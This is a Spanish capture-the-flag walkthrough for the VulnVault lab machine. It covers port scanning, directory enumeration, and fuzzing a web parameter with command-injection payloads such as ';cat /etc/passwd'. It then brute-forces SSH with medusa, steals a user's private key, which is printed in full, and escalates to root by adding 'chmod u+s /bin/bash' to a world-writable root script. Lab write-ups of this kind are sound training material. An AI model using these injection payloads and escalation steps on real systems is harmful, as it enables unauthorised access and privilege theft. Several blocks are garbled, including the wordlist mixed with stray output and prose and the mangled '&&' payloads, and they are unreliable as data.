


## VULNVAULT



### DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip vulnvault.zip
```

```
Archive: vulnvault.zip
inflating: auto_deploy.sh
inflating: vulnvault.tar
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh vulnvault.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termine con la máquina para eliminarla

### CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─$ ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.416 ms
— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.416/0.416/0.416/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA      172.17.0.2

IP DE LA MÁQUINA ATACANTE      172.17.0.1

LINUX- ttl=64

## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
└─$ nmap -p- -Pn -sVC --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 16:22 EDT
Nmap scan report for 404-not-found.hl (172.17.0.2)
Host is up (0.000064s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 f5:4f:86:a5:d6:14:16:67:8a:8e:b6:b6:4a:1d:e7:1f (ECDSA)
|_  256 e6:86:46:85:03:d2:99:70:99:aa:70:53:40:5d:90:60 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Generador de Reportes - Centro de Operaciones
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos 22 Y 80

172.17.0.2

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

Centro de Operaciones

Generar Reporte

Subir archivos

Acerca de

Genera tu Reporte

Nombre del Archivo:

Nombre del archivo

Fecha (YYYY-MM-DD):

Fecha del reporte

Generar Reporte

Reportes Generados

No se encontraron reportes.

Acerca de

Bienvenido al Centro de Operaciones. Este es un sistema avanzado para generar reportes de manera eficiente y efectiva. Utiliza la interfaz para ingresar los detalles necesarios y observa cómo se generan los reportes con la información proporcionada.

Este sistema también está diseñado para demostrar la importancia de la seguridad en la generación de comandos. La entrada de datos debe ser manejada con cuidado para evitar la inyección de comandos maliciosos.

## ENUMERACIÓN

### Vamos con gobuster a la búsqueda de archivos y directorios

**gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt -t 100**

```

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt -t 100

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,doc,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/upload.html (Status: 200) [Size: 2314]
/upload.php (Status: 200) [Size: 33]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/index.php (Status: 200) [Size: 2832]
/old (Status: 301) [Size: 306] [→ http://172.17.0.2/old/]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)

Finished
  
```

Si nos vamos al **index.php**, en el ....**Acerca de**, se nos muestra lo siguiente

**"Este sistema también está diseñado para demostrar la importancia de la**

seguridad en la generación de comandos. La entrada de datos debe ser manejada con cuidado para evitar la inyección de comandos maliciosos."

Esto nos hace sospechar de una inyección de comandos. Con la ayuda de chat gpt me creo un diccionario personalizado combinando prefijos y comandos.

**nano diccionario.txt**

```
;ls (Status: 403) [Size: 275]
;whoami (Status: 403) [Size: 275]
;uname -a (Status: 200) [Size: 2832]
;ps aux (Status: 301) [Size: 306]
;cat /etc/passwd (Status: 403) [Size: 275]
`ls` (Status: 403) [Size: 275]
`whoami`status (Status: 403) [Size: 275]
`uname -a`1102800 / 1102805 (100.00%)
`ps aux`
`cat /etc/passwd`
$(ls)
$(whoami)
$(uname -a)
$(ps aux)nos al index.php, en el ...Acerca de, s
$(cat /etc/passwd)
|ls|este sistema también está diseñado para demostra
|whoami
|uname -a en la generación de comandos. La entrad
|ps aux
|cat /etc/passwd evitar la inyección de comandos.
&&ls
&&whoami hace sospechar de una inyección de comandos
&&uname -a
&&ps auxun diccionario personalizado combinando p
&&cat /etc/passwd
```

Ahora con wfuzz

**wfuzz -z file,diccionario.txt http://172.17.0.2/index.php?param=FUZZ**

```

L wfuzz -z file,diccionario.txt http://172.17.0.2/index.php?param=FUZZ

*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://172.17.0.2/index.php?param=FUZZ
Total requests: 25


=====
ID          Response  Lines  Word    Chars    Payload
=====
0000000001: 200          163 L   576 W   6503 Ch  ";ls"
0000000003: 200          163 L   576 W   6503 Ch  ";uname -a"
0000000010: 200          163 L   576 W   6503 Ch  "`cat /etc/passwd`"
0000000005: 200          163 L   576 W   6503 Ch  "`cat /etc/passwd`"
0000000004: 200          163 L   576 W   6503 Ch  "`ps aux`"
0000000002: 200          163 L   576 W   6503 Ch  "`whoami`"
0000000007: 200          163 L   576 W   6503 Ch  "`whoami`"
0000000006: 200          163 L   576 W   6503 Ch  "`ls`"
0000000008: 200          163 L   576 W   6503 Ch  "`uname -a`"
0000000009: 200          163 L   576 W   6503 Ch  "`ps aux`"
0000000011: 200          163 L   576 W   6503 Ch  "$ (ls)"
0000000012: 200          163 L   576 W   6503 Ch  "$ (whoami)"
0000000013: 200          163 L   576 W   6503 Ch  "$ (uname -a)"
0000000015: 200          163 L   576 W   6503 Ch  "$ (cat /etc/passwd)"
0000000014: 200          163 L   576 W   6503 Ch  "$ (ps aux)"
0000000016: 200          163 L   576 W   6503 Ch  "|ls"
0000000017: 200          163 L   576 W   6503 Ch  "|whoami"
0000000019: 200          163 L   576 W   6503 Ch  "|ps aux"
0000000018: 200          163 L   576 W   6503 Ch  "|uname -a"
0000000020: 200          163 L   576 W   6503 Ch  "|cat /etc/passwd"
0000000021: 200          163 L   576 W   6503 Ch  "66ls"
0000000023: 200          163 L   576 W   6503 Ch  "66uname -a"
0000000022: 200          163 L   576 W   6503 Ch  "66whoami"
0000000024: 200          163 L   576 W   6503 Ch  "66ps aux"
0000000025: 200          163 L   576 W   6503 Ch  "66cat /etc/passwd"

Total time: 0

```

Vamos probando que se ejecutan, pero, no todos muestran una salida interesante, hasta que con

```
;cat /etc/passwd
```



Sacamos un usuario **samara**.

## EXPLOTACIÓN

Mientras dejo a medusa que trabaje

```
medusa -h 172.17.0.2 -u samara -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"
```

Pruebo a leer la **id\_rsa** de **samara**

```
cat /home/samara/.ssh/id_rsa
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

Le damos permisos

**chmod 600 id\_rsa**

y establecemos conexión ssh

**ssh -i id\_rsa samara@172.17.0.2**

```
ssh -i id_rsa samara@172.17.0.2
# ssh -i id_rsa samara@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:50SBUCdnSFCj03op6yJ3vYTDgMcXC07aE2LSe0kKa08.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Aug 20 19:54:15 2024 from 172.17.0.1
samara@1b684adda1f5:~$
```

## ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo y SUID y no encuentro nada.

Buscamos procesos del sistema

**ps -aux**

```
samara@1b684adda1f5:~$ ps -aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1   0.0  0.0   2800   1536 ?        Ss   15:52   2:32 /bin/sh -c service ssh start && service apache2 start && while true; do /bin/bash /usr/local/bin/ec
ho.sh; done
root       15   0.0  0.1   12016   3844 ?        Ss   15:52   0:00 sshd: /usr/sbin/sshd [listener] 1 of 10-100 startups
root       33   0.0  1.0  203452  21432 ?        Ss   15:52   0:00 /usr/sbin/apache2 -k start
www-data   38   0.0  0.8  204120  17432 ?        S   15:52   0:00 /usr/sbin/apache2 -k start
www-data   39   0.0  0.9  204128  19328 ?        S   15:52   0:00 /usr/sbin/apache2 -k start
www-data   40   0.0  0.8  204120  17432 ?        S   15:52   0:00 /usr/sbin/apache2 -k start
www-data   41   0.0  0.8  204120  17560 ?        S   15:52   0:00 /usr/sbin/apache2 -k start
www-data   42   0.0  0.6  203952  12568 ?        S   15:52   0:00 /usr/sbin/apache2 -k start
www-data   4472  0.0  0.8  204120  17560 ?        S   15:52   0:00 /usr/sbin/apache2 -k start
root      412919  0.0  0.4   14440   8076 ?        Ss   16:32   0:00 sshd: samara [priv]
samara    413588  0.1  0.3   14700   6448 ?        S   16:32   0:00 sshd: samara@pts/0
samara    413597  0.0  0.2    5016   4096 pts/0    Ss   16:32   0:00 -bash
root      511231  3.4  0.3   14056   7248 ?        Ss   16:42   0:00 sshd: samara [priv]
sshd      511232  0.2  0.2   12144   5652 ?        S   16:42   0:00 sshd: samara [net]
samara    512599  100  0.2    9580   4736 pts/0    R+   16:42   0:00 ps -aux
```

```
root 1 5.0 0.0 2800 1536 ? Ss 15:52 2:32 /bin/sh -c service ssh start && service
apache2 start && while true;
```

```
do /bin/bash /usr/local/bin/echo.sh; done
```

El script **echo.sh** está diseñado para escribir un mensaje en un archivo en un bucle infinito.

Leemos el script y vemos los permisos

```
samara@1b684adda1f5:~$ cat /usr/local/bin/echo.sh
#!/bin/bash

echo "No tienes permitido estar aqui :(" > /home/samara/message.txt
samara@1b684adda1f5:~$ ls -la /usr/local/bin/echo.sh
-rwxrw-rw- 1 root root 82 Aug 20 18:18 /usr/local/bin/echo.sh
```

Al añadir **chmod u+s /bin/bash** al final del script, conseguimos que el binario de bash tenga el bit SUID establecido, lo que nos permitiría ejecutar comandos con privilegios de root.



```
#!/bin/bash
echo "No tienes permitido estar aqui :(. " > /home/samara/message.txt
chmod u+s /bin/bash
```

Editamos el archivo y agregamos un comando

```
Samara@566016b503de: /usr/local/bin$
Samara@566016b503de: /usr/local/bin$
# /bin/bash
chmod u+s /bin/bash
```

Con **bash -p** iniciamos una instancia de Bash en modo privilegiado.

```
Samara@1b684adda1f5: /usr/local/bin$ bash -p
bash-5.2# whoami
root
bash-5.2#
```

